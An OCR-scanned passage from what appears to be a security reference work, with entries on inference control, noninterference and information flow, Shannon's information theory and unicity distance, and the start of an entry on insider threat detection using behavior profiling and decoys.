
data, cryptography can be seen as dealing with inference control too. Like for cryptography, besides restricting the gain of information, for the sake of ►*availability*, inference control always has to ensure that the participants specified to acquire dedicated information are enabled to simply extract or at least to infer that information.

In general, a (potentially threatening) participant cannot be forced to ignore observations that actually happened or to refrain from inferring implications. Accordingly, inference control has to ensure that explicitly permitted, or inevitably accessible, observations are not harmful even if the participant tries their best to act as a "rational" and maybe even "omnipotent" observer. There are two basic approaches to achieving the goals of inference control, *dynamic monitoring* and *static verification*, which might also be suitably combined:


– While the computing system is running, *dynamic monitoring* inspects each relevant event as it occurs, case by case, concerning potential or actual harmful inferences, in each case *before* the event can actually be observed by the controlled participant, and if necessary *blocks* a critical observation. In doing so, dynamic monitoring keeps track of the actual history of *previous observations*, whether explicitly enabled or only assumed to have taken place.

– Before the computing system is started, *static verification* makes a *global analysis* of all possible runs of the computing system and the corresponding potential sequences of events observable by the controlled participant, and inspects them as a whole and *in advance* concerning potential or actual harmful inferences. If necessary, a planned computing system is modified in such a way that all critical observations are *blocked* right from the beginning, without further monitoring at runtime.

Rephrased briefly in terms of programming: inference control might supervise a running *process* and possibly *interferes* with the execution, as visualized in Fig. 1, or might examine a *program* as a text and possibly *modifies* the text, as visualized in Fig. 2. In addition to their particular components, both approaches have to use the applicable



Inference Control. Fig. 1 Inference control by dynamic monitoring of a process



Inference Control. Fig. 2 Inference control by static verification and modification of a program (text)

semantics and the actual or assumed a priori knowledge of the controlled participant. Furthermore, both approaches need a specification of the security requirements, i.e., a ►*security policy* that captures the pertinent notion of harmfulness.

Dynamic monitoring requires a high *runtime* effort, including keeping track of previous observations, but *only situations that actually occur* must be handled. Static verification puts a heavy burden on an administrator at *design time*, leaving nothing to do at run time, at the price that all *possible* situations must be analyzed. Both approaches demand an algorithmic treatment of implication problems of the applicable kind that might turn out to be, in general, computationally *unsolvable* and thus can only be *approximated* at best. Unfortunately, any correct approximation might result in more *blockings* than strictly needed. Dynamic monitoring is expected to enable more observations than static inspection, but case-by-case decisions might slow down the system in an unacceptable way. Dynamic monitoring then demands further approximations, resulting in additional blockings.

Regarding *blockings*, both basic approaches can employ the following kinds of technique, which allow many variations and combinations:

- An observation evaluated to be harmful is made *invisible*, or an underlying event may even be totally *suppressed*. In terms of programming, such a goal can be achieved by *refusing* to execute a crucial statement or to return a crucial output value, or by suitably modifying a program (considered as a text), respectively.
- An observation evaluated to be harmful is *substituted* by another one held to be harmless.

A further distinction is whether the observer is *notified* of a blocking, either explicitly or implicitly by some reasoning. Clearly, in some situations, recognizing a blocking might constitute harmful information too. Regarding an explicitly notified *refusal*, we have to take care about the observer's options to determine the reason for the refusal, and on the basis of that to find out about the hidden data or behavior.

Inference control is based on the crucial distinction between a participant just observing some *data* or *behavior* on the one hand, and gaining *information* on the other hand. The difference might depend on various circumstances, about which the controller has to make sufficiently appropriate postulates:


- The observer selects a *framework for reasoning* as the pertinent *universe of discourse*, and thereby assigns a *meaning* to the observation.
- The observer has some *a priori knowledge* related to that meaning.
- The observer employs an applicable notion of *implication*, and thus he can potentially reason about the fictitious *implicational closure* of his a priori knowledge and the added meaning of the observation. Under a suitable formalization, the observer might use the standard logical implication. However, an observer also might prefer to exploit other approaches as well, including those that deal with *probabilities, vagueness, uncertainty, preferences*, and related notions.
- The observer *computationally infers* selected or even all implications, *deploying* the *computational resources* available to him. However, the observer remains inevitably restricted by the fundamental limitations exhibited by computability theory and complexity theory.
- The observer treats the newly inferred implications as the *information gained* from his observation and the other features used, thereby getting *a posteriori knowledge*.

The underlying notion of *knowledge* allows the following complementary interpretations. An observer's knowledge determines those "worlds" that the observer sees as "possible," but all of them remain *indistinguishable* to him. Complementarily expressed, the observer's knowledge leaves the observer *uncertain* about which one of the indistinguishable *possible worlds* is the actual *real world* (which is thought of as basically hidden and as revealing some of its aspects by observable data or behavior).

The crucial distinction introduced above suggests a further distinction. While an observed message m is seen as a *syntactic object* (an uninterpreted *bit string*), the assigned meaning y is treated as a *semantic object* (some interpreted item, such as a number). Then, the semantic object and the current knowledge together might contain some information about possibly other *semantic objects* x, which are the real focus of a consideration.

Any instantiation of the general perspective requires us to select an appropriate and precise mathematical model, e.g., one of the following:

- *Algebra*-oriented models link the (actual) gain of information to (algorithmically) solving sets of equations.
- *Logic*-oriented models provide means to formally express sentences supposed to be true, or even to formally denote the modalities of an agent's *knowledge* or belief about such sentences. These models link the (actual) gain of information to (algorithmically) inferring logical implications and thus to mechanical theorem proving.



Inference Control. Fig. 3 A framework of reasoning, exemplifying three cases regarding information gain

- *Probability*-oriented models add the further aspect that alternatives might be weighted by their likelihood. Then, the (actual) gain of information is linked to (algorithmically) determining *conditional a posteriori probability* distributions.

To illustrate the use of such a model, a simple functional model can be mathematically described as follows and partially visualized by Fig. 3:

- The *framework for reasoning* is given by a function $f : D \to R$ and an abstract assignment $x \mapsto f(x)$ of function values to arguments, assumed to be *known* by the observer *a priori*.
- Seeing a *syntactic object* in the form of a bit string m, the observer interprets m as a *semantic object* $y \in R$, generated by a sender by applying the function f to some semantic object $x \in D$ that is the real focus of the consideration. Accordingly, the data m is seen as possibly containing information about some (hidden) *semantic object* $x \in D$ such that $f(x) = y$. The observer aims at gaining this information, i.e., the observer tries to invert the function f for the given range value y; equivalently expressed, he attempts to find the set of solutions of the equation $f(z) = y$ for the unknown variable z.

The potential for gaining information depends on the inversion properties of the range element $y \in R$ considered, case by case. More specifically, given $y \in R$, the observer might first aim at determining the *pre-image* $\{z | f(z) = y\}$. There are then four cases (three of which are shown in Fig. 3):

- *Complete* (potential) information gain: the pre-image contains exactly one element x.
- *Partial* (potential) information gain: the pre-image contains at least two (indistinguishable) elements but does not comprise the full domain D.
- *No* information gain: the pre-image is equal to the full domain D.
- *Framework not applicable*: the pre-image is empty (and thus the interpreted observation does not fully fit the framework).

The *actual* gain depends on the observer's possibilities of actually computing the relevant items. Basically, this means that effective techniques and efficient algorithms to *solve* the *equation* considered are crucial for an actual information gain.

An important example for inference control in *cryptography* is given by a *group* $(G, \bullet, e)$. The group properties ensure the *solvability of equations*: every equation of the form $k \bullet x = y$, where two of the items are given, has a unique solution for the third item. Observing the result $y \in G$ of an application of the group operation enables a *partial information* gain about the arguments, since the pre-image of y contains exactly as many elements as G. Fixing the first (or, similarly, the second) argument to some parameter $k \in G$, and now supposing that an observer sees the result $y \in G$, two cases can be distinguished: If the observer knows the pertinent parameter k, then he can gain *complete information* about the remaining argument; otherwise, the observer gains *no information* about the remaining argument (Fig. 3).

On the basis of such structures, more advanced cryptographic constructions aim at providing parameterized functions that are injective and additionally have a property called ►*one-way with trapdoor*. This property says roughly that the values of the function can be efficiently computed but the *pre-images* can not, except when the observer knows the pertinent parameter that serves as the "trapdoor."

Another example is taken from the field of *relational databases*. Supposing a *database schema* that is declared by two relation schemes $R(A, B)$ and $S(B, C)$, where R and S denote relation symbols, and A, B, and C denote attributes (column names), a *query* is syntactically given by a *relational expression* over the schema, and the semantics of a query is a function that maps *database instances* of the form (r, s), where r and s are relations fitting the schema, onto some output relation t.

I

For this example, the *natural join* of the two relations is not injective in general, owing to *dangling tuples* that do not find a matching tuple in the other relation. Accordingly, seeing the output relation enables only a *partial* information gain about the (stored but kept hidden) instance. However, if the mutual *inclusion dependencies* (*referential constraints*) for the join attribute B are declared in the schema and later on are enforced as invariants under updates, then dangling tuples cannot occur, the join becomes injective, and a *complete* information gain is enabled.

More elaborated models might consider, e.g.:

- An arbitrary *relation* over some domains (rather than just a function) and the dependency of hidden values of one projection on accessible values of another projection; e.g., such a relation might express the semantics of a *programming language* in terms of relationships between initial and final program states: then the task of information gain is basically to transform an (observed) *postcondition* into a *weakest precondition*.
- Only specific *properties* of the semantic items rather than on their *identity*.
- The impact of observation *sequences* (rather than a single observation).
- Either complete or incomplete formalizations using some fragment of classical propositional logic or first-order *logic*; or even modal variants of them to capture not only a (fictitious) "real world" but also an observer's *knowledge* or *belief* about "reality," in particular by employing *Kripke structures* to semantically describe the "possible worlds."
- Adding some kind of weights to possible values; e.g., seeing an item as a random variable, a *weight* taken from the interval $[0..1]$ can be interpreted as a *probability*; different interpretations could be given using, e.g., *fuzzy logic*.

Applications

Inference control is employed whenever a participant of a computing system should be prevented from gaining specific information about *hidden* parts of the system behavior from observing selected *visible* parts. There are numerous examples of constructs of computing systems for which their potential for (unwanted) information gain have been considered, together with mechanisms to *block* actual exploitation in order to meet some *confidentiality* requirements. The examples include, in particular, the following situations:

- Expressions, assignments, and procedure calls: causing direct or indirect information flows
- Sequential and parallel control structures: causing implicit information flows
- Real execution time: causing covert channels
- General database query answering: causing implicational information flows
- Statistical query answering: causing disclosure of individual data
- Survey publishing: violating anonymity
- Enforcing database integrity constraints: providing a priori knowledge
- Data mining: learning of private data
- Assigning (mandatory) security labels: enabling to infer higher classified data
- Composition of cryptographic primitives: compromising secret or private keys

Finally, the topic of inference control is closely related to studies on *noninterference* that capture the duality between preventing *information gain* for the sake of *confidentiality* and preventing *causality* for the sake of *integrity*.

Open Problems and Future Directions

First, there is an obvious challenge to find application-dependent and acceptable compromises for resolving the tradeoff between the highly ambitious goals of inference control on the one hand and the affordable computational costs to algorithmically detect and restrict an unwanted gain of information on the other hand. Usually, such a compromise has to exhibit appropriate approximations that potentially endanger the availability of information crucially needed.

Second, the effectiveness of a concrete instantiation of inference control essentially depends on suitable postulates about the a priori knowledge of the controlled participant and the computational resources that participant is able and willing to spend.

Third, and closely related to the preceding points, to be both efficient and effective, in each particular situation inference control should be based on a convincing assumption about how a controlled participant is forgetting information and when information is aging and thus can be considered as becoming harmless (downgraded).

Recommended Reading

1. Andrews GR, Reitman RP (1980) An axiomatic approach to information flow in programs. ACM Trans Program Lang Syst 2(1):56–76
2. Bishop M (2003) Computer security: art and science. Addison-Wesley, Boston
3. Biskup J (2004) Security in computing systems, challenges, approaches and solutions. Springer, Heidelberg

4. Biskup J, Bonatti PA (2004) Controlled query evaluation for enforcing confidentiality in complete information systems. Int J Inf Sec 3(1):14–27
5. Brodsky A, Farkas C, Jajodia S (2000) Secure databases: constraints, inference channels, and monitoring disclosures. IEEE Trans Knowl Data Eng 12(6):900–919
6. Chin FYL (1978) Security in statistical databases for queries with small counts. ACM Trans Database Syst 3(1):92–104
7. Cohen ES (1977) Information transmission in computational systems. In: Symposium on operating system principles, SOSP 7T. ACM Press, New York, pp 133–139
8. Cuppens F, Gabillon A (1999) Logical foundations of multilevel databases. Data Knowl Eng 29(3):259–291
9. Cuppens F, Gabillon A (2001) Cover story management. Data Knowl Eng 37(2):177–20I
10. Dawson S, De Capitani di Vimercati S, Samarati P (1999) Specification and enforcement of classification and inference constraints. In: IEEE symposium on security and privacy. IEEE, Los Alamitos, pp 181–195
11. Denning DE (1976) A lattice model of secure information flow. Commun ACM 19(5):236–243
12. Denning DE (1982) Cryptography and data security. Addison-Wesley, Reading
13. Denning DE, Denning PJ (1972) Certification of programs for secure information flow. Commun ACM 20(7):504–513
14. Denning DE, Denning PJ, Schwartz MD (1979) The tracker: a threat to statistical database security. ACM Trans Database Syst 4(1):76–96
15. Denning DE, Schlörer J (1983) Inference controls for statistical databases. IEEE Comput 16(7):69–82
16. Evfimievski AV, Fagin R, Woodruff DP (2008) Epistemic privacy. In: Principles of database systems, PODS 2008. ACM, New York, pp 171–180
17. Farkas C, Jajodia S (2002) The inference problem: a survey. SIGKDD Explorations 4(2):6–11
18. Goguen JA, Mesequer J (1984) Unwinding and inference control. In: IEEE symposium on security and privacy. IEEE, New York, pp 75–87
19. Halpern JY, O'Neill KR (2008) Secrecy in multiagent systems. ACM Trans Inf Syst Secur 12(1):5.1–5.47
20. Hughes D, Shmatikov V (2004) Information hiding, anonymity and privacy: a modular approach. J Comput Secur 12(1):3–36
21. Gray JW III (1991) Toward a mathematical foundation for information flow security. In: IEEE symposium on security and privacy. IEEE, New York, pp 21–35
22. Jajodia S, Sandhu RS (1991) Towards a multilevel secure relational data model. In: Clifford J, King R (eds) SIGMOD conference. ACM Press, New York, pp 50–59
23. Jones AK, Lipton RJ (1975) The enforcement of security policies for computation. In: Symposium on operating system principles, SOSP 75. ACM, New York, pp 197–206
24. Lunt TF, Denning DE, Schell RR, Heckman M, Shockley WR (1990) The SeaView security model. IEEE Trans Softw Eng 16(6):593–621
25. Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) L-diversity: privacy beyond k-anonymity. TKDD, 1(1)
26. Mantel H (2002) On the composition of secure systems. In: IEEE symposium security and privacy. IEEE Computer Society Press, New York, pp 88–101
27. Miklau G, Suciu D (2007) A formal analysis of information disclosure in data exchange. J Comput Syst Sci 73(3):507–534
28. Myers AC, Liskov B (2000) Protecting privacy using the decentralized label model. ACM Trans Softw Eng Method 9(4): 410–442
29. Olivier MS, von Solms H (1994) A taxonomy for secure object-oriented databases. ACM Trans Database Syst 19(1):3–46
30. Sandhu RS, Jajodia S (1992) Polyinstantation for cover stories. In: Deswarte Y, Eizenberg G, Quisquater J-J (eds) ESORICS. Lecture notes in computer science, vol 648. Springer, Heidelberg, pp 307–328
31. Traub JF, Yemini Y, Wozniakowski H (1984) The statistical security of a statistical database. ACM Trans Database Syst 9(4):672–679
32. Winslett M, Smith K, Qian X (1994) Formal query languages for secure relational databases. ACM Trans Database Syst 19(4):626–662

Information Assurance

►Levels of Trust

Information Flow and Noninterference

Heiko Mantel
Department of Computer Science, TU Darmstadt, Darmstadt, Germany

Synonyms

Information flow security

Related Concepts

►Covert Channels; ►Information Theory; ►Mandatory Access Control; ►Multilevel Security Policies; ►Refinement Paradox; ►Security Certification; ►Security Policy; ►Side-Channel Analysis; ►Side-Channel Attacks

Definition

Noninterference is a property that restricts the information flow through a system. It can be used to express aspects of confidentiality and integrity.

Background

Goguen and Meseguer introduced noninterference in 1982 as a declarative definition of the property "no illegitimate information flow can occur" for deterministic state machines. Subsequently, numerous security properties were proposed in order to relax the restrictive original definition or to adapt the intuition underlying noninterference to other models of computation.

Theory

A process A is said to be noninterfering with another process B across a system M if A's input to M has no effect on M's output to B. This property implies that no information flows from A to B through M. Noninterference expresses a confidentiality guarantee because if the observations of B are completely independent of the actions of A, then M does not leak anything to B about A's input and A cannot reveal any secrets to B via M. Noninterference also expresses an ►integrity guarantee because if no information flows from A to B through M, then B cannot be corrupted by A via M.

Goguen and Meseguer defined noninterference formally assuming that the system's behavior is specified by a deterministic state machine M. Let M be a tuple $(S, s_0, P, I, O, do, out)$ where S is a set of system states with an initial state $s_0 \in S$, P is a set of processes, I is a set of inputs, O is a set of outputs, $do : (S \times P \times I) \to S$ is a transition function, and $out : (S \times P) \to O$ is an output function. That is, $do(s, p, i)$ is the state that results when M is in state s and process p provides input i to M, and $out(s, p)$ is M's output to p in state s. The reaction of M to a sequence of inputs corresponds to a function $do^* : (S \times (P \times I)^*) \to S$ that is defined inductively by $do^*(s, ()) = s$ and $do^*(s, ((p, i).in)) = do^*(do(s, p, i), in)$ for $s \in S$, $p \in P$, $i \in I$, and $in \in (P \times I)^*$. The definition of noninterference can now be made precise. Given an arbitrary input sequence $in \in (P \times I)^*$, process B must receive the same output no matter whether in occurs or the sequence $del(in, A)$ occurs, which results from in by deleting all pairs with A as first element. This leads to the following definition of "A noninterferes with B across M":

$$\forall in \in (P \times I)^* : out(do^*(s_0, in), B) = out(do^*(s_0, del(in, A)), B)$$

Noninterference can be adapted to other models of computation than deterministic state machines. However, this adaptation may result in more than one sensible property, in particular, if the model admits nondeterministic behavior. In the so-called determinism-based approach to defining noninterference for nondeterministic models, one requires that, for any given input by B, the output of M to B must be identical for all possible inputs by A in all runs that are possible for M given A's and B's inputs. In contrast, noninterference is defined as a closure property on the set of possible runs of M in the so-called possibilistic approach. For instance, noninference is a possibilistic variant of noninterference requiring that for each possible run of M there must be at least one possible run of M that is indistinguishable from B's perspective and in which A provides no input. Many further possibilistic variants of noninterference were proposed, and this variety motivated studies that revealed some surprisingly intriguing advantages and disadvantages of these properties. In the so-called probabilistic approach, one additionally requires that the probabilities of possible runs must match in some well-defined way. Instead of restricting the flow of information through a system M by a lack-of-dependency property like noninterference, one can view M as a communication channel from A to B and apply concepts from ►information theory to restrict the bandwidth of this channel.

►Security policies for noninterference and its variants may be more complex than a single noninterference requirement between two processes A and B, and, moreover, such policies may be formulated at other levels of abstraction than in terms of processes. For instance, a flow policy is a pair $(\mathcal{D}, \rightsquigarrow)$ where $\mathcal{D}$ is a set of so-called security domains and $\rightsquigarrow \subseteq \mathcal{D} \times \mathcal{D}$ is a so-called interference relation. Security domains are abstract entities like, for example, the security levels "top secret," "secret," and "unclassified," without any inherent connection to a particular system. The connection to the system under consideration is explicitly specified by a mapping, the so-called domain assignment, that assigns a security domain to each relevant system entity. Relevant system entities need not be processes, but could be finer grained like, for example, I/O actions, memory sections, or program variables. Naturally, this requires a definition of noninterference that is suitable for the chosen granularity. The interference relation $\rightsquigarrow$ specifies the permissible flow of information. Consequently, if $D \rightsquigarrow D'$ does not hold for two security domains D and D' then "D noninterferes with D'" must hold for the given system and domain assignment for a suitable definition of noninterference.

A ►multi-level security policy is the special case of a flow policy with an interference relation $\rightsquigarrow$ that is a partial order on $\mathcal{D}$. Strict multi-level security is too restrictive for systems that reveal data that is generated from sensitive information, like, for example, the result of a password-based authentication test or the cipher-text that results from encrypting a secret. Traditionally, security models enable such exceptions by allowing some processes to declassify information, even if this violates the multi-level security policy. These so-called trusted processes can be avoided in security models by using a weakened noninterference property that is capable of permitting exceptions to a multi-level security policy. This approach offers more fine-grained control over declassification than using trusted processes, and there are variants

of noninterference that control what may be declassified, where declassification may occur, and who may initiate a declassification.

Applications

Noninterference and its descendants can be employed for expressing confidentiality and integrity guarantees. Hence, these properties can be used in a ►security certification that requires a formal security model. Noninterference-like properties are not limited to a specific system layer and, in particular, can be used for application programs as well as for system-level software.

Unwinding is a verification technique that can be used to simplify the proof that a given system satisfies noninterference under a given policy. Compositional verification is possible, but only some variants of noninterference are preserved under composition, in general. When refining an abstract system specification, noninterference-like properties might not be preserved, even if other system properties are. This is known as the ►refinement paradox.

Noninterference-like properties can also be employed to declaratively capture what guarantees are enforced by a security analysis. In language-based security, for instance, such properties are often used as a soundness criterion for static program analysis techniques.

Open Problems

A key challenge is how to engineer software systems such that they have secure information flow by construction. Due to the refinement paradox, this requires a deeper understanding of the interplay between software engineering and information flow security. Several fundamental issues need further investigation. Firstly, a clarification is needed of how a given security mechanism contributes to the enforcement of a system-wide, declaratively specified security property such as noninterference. Currently, there is a substantial conceptual gap between guarantees provided by security mechanisms and system-wide information flow security. Secondly, usable criteria need to be identified that allow one to determine when a combination of multiple security mechanisms is sufficient to guarantee that the overall system has secure information flow. That is, the traditional mechanism-centered approach to security engineering needs to be complemented by a property-centered approach. Thirdly, notions of abstraction, composition, decomposition, and refinement need to be developed that are suitable thinking tools for software engineering as well as for achieving information flow security. Currently, software engineering does not respect information flow security, leading to undetected possibilities for illegitimate information flow, ►covert channels, and ►side channels. Fourthly, formally verified guarantees about information flow security need to be captured in certificates that provide reliable assurance, but that are also comprehensible. Otherwise, customers cannot assess the advantages of the security of one system over another.

Recommended Reading

1. Focardi R, Gorrieri R (1995) A taxonomy of security properties for process algebras. J Comput Secur 3(1):5–34
2. Goguen JA, Meseguer J (1982) Security policies and security models. In: Proceedings of the IEEE symposium on security and privacy, Oakland, pp 11–20
3. Gray III JW (1991) Toward a mathematical foundation for information flow security. In: Proceedings of the IEEE symposium on security and privacy, Oakland, pp 21–34
4. Mantel H (2001) Preserving information flow properties under refinement. In: Proceedings of the IEEE symposium on security and privacy, Oakland, pp 78–91
5. Mantel H (2002) On the composition of secure systems. In: Proceedings of the IEEE symposium on security and privacy, Oakland, pp 88–104
6. Mantel H (2005) The framework of selective interleaving functions and the modular assembly kit. In: Proceedings of the ACM workshop on formal methods for security engineering: from specifications to code, Alexandria, pp 53–62
7. McLean JD (1996) A general theory of composition for a class of "possibilistic" properties. IEEE Trans Softw Eng 22(1):53–67
8. Roscoe AW, Woodcock JCP, Wulf L (1994) Non-interference through determinism. In: Proceedings of the European symposium on research in computer security. Lecture notes in computer science, vol 875. Springer, Berlin, pp 33–53
9. Rushby JM (1992) Noninterference, transitivity, and channel-control security policies. Technical report CSL-92-02. SRI International, Menlo Park, Dec 1992

Information Flow Security

►Information Flow and Noninterference

Information Integrity

►Authentication, From an Information Theoretic Perspective

Information Security Management System

►ISMS: A Management Framework for Information Security

Information Theoretic Model

►Shannon's Model

Information Theory

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Cryptology (Classical); ►Shannon's Model

The *entropy* function $H(X)$ is a measure of the uncertainty of X, in formula

$$H(X) = -\sum_{a:p_X(a)>0} p_X(a) \cdot \log_2 p_X(a),$$

where $p_X(a) = \Pr[x = A]$ denotes the probability that random variable X takes on value a. The interpretation is that with probability $p_X(a)$, X can be described by $\log_2 p_X(a)$ bits of information.

The *conditional entropy* or *equivocation* (Shannon, 1949) $H(X/Y)$ denotes the uncertainty of X provided Y is known:

$$H(X|Y) = -\sum_{a,b:\, p_{X|Y}(a|b)>0} p_{X,Y}(a,b) \cdot \log_2 p_{X|Y}(a|b)$$

where $p_{X,Y}(a,b) =_{\text{def}} \Pr[(X = a) \wedge (Y = b)]$ and $p_{X|Y}(a|b)$ obeys Bayes' rule for conditional probabilities:

$$p_{X,Y}(a,b) = p_Y(b) \cdot p_{X/Y}(a|b), \text{ thus}$$
$$-\log_2 p_{X,Y}(a,b) = -\log_2 p_Y(b) - \log_2 p_{X|Y}(a|b).$$

The basic relation on conditional entropy follows from this:

$$H(X,Y) = H(X|Y) + H(Y)$$

In particular, it is to be noted that the entropy is additive if and only if X and Y are independent:

$$H(X,Y) = H(X) + H(Y),$$

in analogy to the additive entropy of thermodynamical systems.

The *redundancy* of a text is that part (expressed in bits) that does not carry information. In common English, the redundancy is roughly 3.5 [bit/char], the information is roughly 1.2 [bit/char], redundancy and information sum up to 4.7 = $\log_2$ 26 [bit/char].

Three possible properties of a cryptosystem are now described using this terminology. A cryptosystem is *of Vernam type* if $H(K) = H(C)$, where $H(K)$ is the entropy of the key K and $H(C)$ is the entropy of the ciphertext C. A cryptosystem has *independent key* if the plaintext P and keytext K are mutually independent: $H(P) = H(P|K)$ and $H(K) = H(K|P)$ ("knowledge of the keytext does not change the uncertainty of the plaintext, and knowledge of the plaintext does not change the uncertainty of the keytext").

A cryptosystem is called *perfect* if plaintext and ciphertext are mutually independent: $H(P) = H(P|C)$ and $H(C) = H(C|P)$ ("knowledge of the ciphertext does not change the uncertainty of the plaintext, and knowledge of the plaintext does not change the uncertainty of the ciphertext"). This means that the security of the system depends entirely on the key; perfect cryptosystems correspond to holocryptic keytexts (►Key), which are extremely difficult to achieve in practice.

Shannon's Main Theorem

In a cryptosystem, where the key character is uniquely determined by the plaintext character and the ciphertext character ("ciphertext and plaintext together allow no uncertainty on the keytext"), any two of the following three properties of the cryptosystem imply the third one:

Vernamtype, independentkey, perfect.

The *unicity distance* for a given language, a given cryptosystem, and a given cryptanalytic procedure of attack is the minimal length of the plaintext such that decryption is unique. Example: let Z be the cardinality of keytext space, assume simple *substitution* (►Substitutions and Permutations) and an attack by letter frequency. Then for English with an alphabet of 26 letters, the unicity distance U is given by:

(1) $U \approx \frac{1}{0.53} \log_2 Z$ for decryption with single-letter frequencies
(2) $U \approx \frac{1}{1.2} \log_2 Z$ for decryption with bigram frequencies
(3) $U \approx \frac{1}{1.5} \log_2 Z$ for decryption with trigram frequencies
(w) $U \approx \frac{1}{2.1} \log_2 Z$ for decryption with word frequencies
(*) $U \approx \frac{1}{3.5} \log_2 Z$ for decryption using all grammatical and semantical rules

For simple substitution with $Z = 26!$, one has $\log_2 Z \approx 88.38$. This leads to the values 167, 74, 59, 42, and 25 for the unicity distance, which are confirmed by practical experience.

For bigram substitution with $Z = 676!$, there is $\log_2 Z \approx 5,385.76$ and $U \approx 1,530$ for decryption using all grammatical and semantical rules.

The situation is rather similar for German, French, Italian, Russian, and related Indo-European languages.

For holocryptic sequences of key elements, the unicity distance is infinite.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin
2. McEliece RJ (1977) The theory of information and coding. In: Encyclopedia of mathematics and its applications, vol 3. Addison-Wesley, Reading

Insider Threat Defense

Salvatore J. Stolfo, Brian M. Bowen, Malek Ben Salem
Department of Computer Science, Columbia University, New York, NY, USA

Related Concepts

►Behavior Profiling; ►Decoy Technology

Definition

Insider Threat can be defined by the vulnerability created from those within the traditional security perimeter. Furthermore, insiders can be divided amongst two non-mutually exclusive classes: *Masqueraders* (attackers who impersonate another system user) and *Traitors* (attackers using their own legitimate system credentials) who each have varying levels of knowledge. The masquerader is presumed to have less knowledge of a system than the victim user whose credentials were stolen. The distinction between these two classes is made primarily to construct threat models [3].

Background

The complexity and potential cost of the malicious insider problem makes it a significant challenge for organizations. Although the scope of the problem extends beyond computing, the vastness of the cyber domain provides a fertile environment for exploitation by insiders. The ideal defense strategy is to deploy systems that prevent insider attack. However, prevention-oriented methods such as policy-based mechanisms and access control systems have been the subject of study for quite some time but have not succeeded in eliminating the problem. Monitoring, detection, and mitigation technologies are realistic necessities that are summarized in this chapter.

Theory

A great deal of research has been conducted exploring the use of behavior monitoring to detect insider attacks. The general approach of behavior-monitoring techniques requires establishing a baseline of normal user behavior by profiling user actions. Subsequent monitoring for behaviors that deviate from this baseline can be used to signal a potential insider attack. User profiling techniques can be useful for detecting masqueraders. Because they may have stolen a user's credentials, they are unlikely to have the ability to assume a user's behavior. On the other hand, detecting traitors with user profiling techniques is far more challenging because traitors may exhibit normal behavior, yet perform malicious acts [7].

An example of a profiling technique that has been explored relies on modeling user *search* behavior on host systems. To demonstrate this, host-based sensors have been designed to monitor user-initiated events. The sensor functions by first building a baseline of normal search behavior for a user. It then monitors for abnormal file search behaviors that may indicate the presence of a masquerader.

While user profiling is most suitable for detecting masqueraders, the use of deception, or decoys, plays a valuable role in the protection of systems, networks, and information particularly from traitors . The first use of decoys in the cyber domain has been credited to Stoll [8]. Stoll's methods included the use of bogus networks, systems, and documents to gather intelligence on the attackers, who were apparently seeking state secrets. Among the many techniques described, he crafted "bait" files, bogus classified documents that contained nonsensitive government information, and attached "alarms" to them so that he would know if anyone accessed them. The decoy system described here builds on that notion increasing the scope, scale, and automation of decoy generation and monitoring.

Deception-based information resources that have no production value other than to attract and detect adversaries (like those used by Stoll) are commonly known as honeypots. Honeypots serve as effective tools to gather intelligence to understand how attackers operate. Honeypots are considered to have low false positive rates since they are designed to capture only malicious attackers, except for occasional mistakes by innocent users.

In order to create decoys to bait insiders with various levels of knowledge and maximize the deception they induce, one must understand the core properties of a decoy. These properties guide the design of systems that automate the generation and placement of trap-based decoys. The properties include *conspicuousness, enticement, non-interference, variability, differentiable, detectability,* and *believability* [2].

